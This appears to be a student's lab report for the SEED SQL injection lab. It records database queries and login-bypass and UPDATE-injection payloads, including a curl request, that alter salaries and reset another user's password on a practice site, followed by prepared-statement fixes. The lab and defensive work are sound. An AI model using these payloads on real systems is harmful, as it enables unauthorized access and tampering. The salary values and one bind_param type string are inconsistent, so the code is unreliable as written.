
Homework 5: Web Security


Task 1: Get Familiar with SQL Statements

We get the preconfigured docker and containers for the lab. Which is an easy setup. After doing this getting familiar is the task.


In this task, I have to log in to the SQL database using the username “root” and password “dees” Which gave me the SQL CLI. The below screenshot are showing how I did the login to the MySQL database, used the sqllab_users database, printing data from the credential table and last printing all the information of Alice.




```
root@2278210b6ddc:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface ca
n be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 108
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights
 reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current inpu
t statement.

mysql>
```



```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------------+
| Tables_in_sqllab_users |
+-------------------------+
| credential              |
+-------------------------+
1 row in set (0.00 sec)
```



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+---
----+----------+-----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Em
ail | NickName | Password                                |
+----+-------+-------+--------+-------+----------+-------------+---------+---
----+----------+-----------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
    |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
    |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
    |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
    |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
    |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
    |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+---
----+----------+-----------------------------------------+
6 rows in set (0.01 sec)
```



```
mysql> select * from credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+---
----+----------+-----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Em
ail | NickName | Password                                |
+----+-------+-------+--------+-------+----------+-------------+---------+---
----+----------+-----------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
    |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+---
----+----------+-----------------------------------------+
1 row in set (0.00 sec)
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from the webpage


To login into the webpage, I have information about the username as admin.

```
"SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

This given SQL query using name and password dynamically So I can exploit this using an SQL injection attack using **admin'#** as username and **random** password. What it does, # after admin comment out the rest part of the query.

```
"SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password
FROM credential
WHERE name= 'admin'#' and Password = 'abcd'";
```

Using this attack I successfully exploited the login web page and see all the information about employees.



Task 2.2: SQL Injection Attack from the command line

To repeat the task through the curl I first need to know about the action and method used on the web page. By viewing the page source of the login web page I found out the action and method are "unsafe_home.php" and "GET" respectively.

Now I need to replace the ' and # symbols with their URL encoded version, which are %27 and %23 respectively.

www.seed-server.com/unsafe_home.php?username=admin%27%23&Password=abcd

Using the curl command with the properly encoded URL:

```
[04/29/22]seed@VM:~$ curl 'www.seed-server.com/unsafe_home.php?username=admin
%27%23&Password=11'
```

In response, I get all employee's data in HTML tags. The SQL injection attack from the terminal was successful.


```
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png
' style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'
><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home
<span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class=
'nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button
onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'
>Logout</button></div></nav><div class='container'><br><h1 class='text-center
'><b> User Details </b></h1><hr><br><table class='table table-striped table-b
ordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope
='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th sc
ope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th
scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><t
r><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>102
11002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby<
/th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></
td><td></td><td></td><td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>500
00</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></tr
><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>3
2193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted
</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td>
</td><td></td><td></td><td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>
400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td><
/tr></tbody></table>      <br><br>
      <div class="text-center">
```

Task 2.3: Append a New SQL Statement

In this task, we are required to update the database by using an SQL injection attack. We are required to use multiple SQL statements separated by “;”. I tried following SQL injection string on the webpage.

```
alice'; UPDATE credential SET ssn='11111111' WHERE name='alice' ;#
```

I got the error:



Moreover, I tried many different variations of the admin and employees update code, but I kept getting the same error for each of them.

After studying, I came across the following statement, “Such an attack does not work against MSQL, because PHP’s mysqli extension, The mysqli::query() API does not allow multiple queries to run in the database server. This is due to the concern of SQL injection.”

This means that we cannot modify the table data using the multiple queries because the unsafe_home.php program makes use of the mysqli_query() API as shown below:

```php
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}
```

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

Alice can exploit the SQL injection attack vulnerability on the Edit Profile Page. Alice knows that the salaries are stored in a column called ‘salary’. By entering a string into the nickname field that will allow me to add salary to the list of fields being updated. I will try entering:
‘,salary=’50000.

The query looks like this on the server:

```
$sql = "UPDATE credential
        SET nickname='',
            salary='500000',
            email='$input_email',
            address='$input_address',
            Password='$hashed_pwd',
            PhoneNumber='$input_phonenumber'
        WHERE ID=$id;";
```

After appending the salary to the nickname field, I’m able to change her salary from $20,000 to $50,000.

Task 3.2: Modify Other People’s Salary

After I have learned how to update the database by using the SQL injection attack from the last task, We can update Boby’s data similarily.

Currently, Boby’s salary is 30,000, I will inject SQL code through Alice’s Edit Profile form that will update Boby’s salary to $1.


What I did was, I used the NickName field just like in the last task. I try to exploit by entering:


‘, salary=1 WHERE Name=’Boby’;#

The query looks like this on the server:

```
$sql = "UPDATE credential SET nickname='', salary=1 WHERE Name='Boby';#'
```

Logging out of Alice’s account and logging in to Boby’s, I see that his salary has been changed from $30,000 to $1:





Task 3.3: Modify Other People’s Password

Looking at the unsafe_edit_backend.php file, I see that when a user updates their password, the new password that they submit is hashed before it is updated in the database:


This means that I will need to use SHA1 hashing on the password I choose and use that hashed version in the SQL injection attack. I can use the echo and shasum command in my terminal to compute that hash value.

```
bash-3.2$ echo -n mypassword > pfile.txt
bash-3.2$ shasum pfile.txt
91dfd9ddb4198affc5c194cd8ce6d338fde470e2  pfile.txt
bash-3.2$
```


I will be using this hash value in the SQL injection attack like this :


```
', Password='91dfd9ddb4198affc5c194cd8ce6d338fde470e2' WHERE Name='Boby';#
```

Into the NickName field on Alice's Edit Profile page:



After I submit it, I log out of Alice's account and try to log into Boby's account with the new password (mypassword):





Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Boby


I am successfully able to log in to Boby's account using the new password. The SQL injection attack was a success.


Task 4: Countermeasure – Prepared Statement.

In order to implement the countermeasure to prevent SQL injection attacks, we have to include a prepared statement in SQL SELECT and UPDATE queries. To do this we need to update the unsafe_home.php and unsafe_edit_backed.php files. I will start with the unsafe_home.php file.

```
71            // create a connection
72        $conn = getDB();
73        // Sql query to authenticate the user
74        $sql = $conn->prepare("SELECT id, name, eid, salary,
  birth, ssn, phoneNumber, address, email,nickname,Password
75        FROM credential
76        WHERE name= ? and Password= ?");
77        $sql->bind_param("ss", $input_uname, $hashed_pwd);
78        $sql->execute();
79        $sql->bind_result($id, $name, $eid, $salary, $birth,
  $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
80        $sql->fetch();
81        $sql->close();
82
83        if($id!=""){
84          // If id exists that means user exists and is
  successfully authenticated
85          drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,
  $nickname,$email,$address,$phoneNumber);
86        }else{
87          // User authentication failed
```

Now, try to perform an SQL injection attack on the login page again.






As in the screenshot, We fail to perform SQL injection in this case. This means countermeasures are working. Also, I tested this countermeasure on curl too.

Now I edit the unsafe_edit_backend.php file to counter the update SQL injection attacks.

```
46  if($input_pwd!=''){
47    // In case password field is not empty.
48    $hashed_pwd = sha1($input_pwd);
49    //Update the password stored in the session.
50    $_SESSION['pwd']=$hashed_pwd;
51    $stmt = $conn->prepare ("UPDATE credential SET
  nickname=? ,email=? ,address=? ,Password= ? ,PhoneNumber= ? where ID=?;");
52    $stmt->bind_param("ssssi", $input_nickname, $input_email,
  $input_address, $hashed_pwd, $input_phone_number, $id);
53    $stmt->execute();
54    $stmt->close();
55    /*$sql = "UPDATE credential SET
  nickname='$input_nickname',email='$input_email',address='$input_address',
  where ID=$id;";*/
56  }else{
57    // if passowrd field is empty.
58    $stmt = $conn->prepare ("UPDATE credential SET
  nickname=? ,email=? ,address=? ,PhoneNumber= ? where ID=?;");
59    $stmt->bind_param("ssssi", $input_nickname, $input_email,
  $input_address, $input_phone_number, $id);
60    $stmt->execute();
```

I try to change Alice's salary back to $20,000, but it doesn’t work now because of the patch we did.



We have successfully patched the SQL Injection vulnerability in this task.

Conclusion:

I have learnt about the several SQL vulnerabilities that can be exploited on the web and using curl, as well as how to guard against them with prepared statements.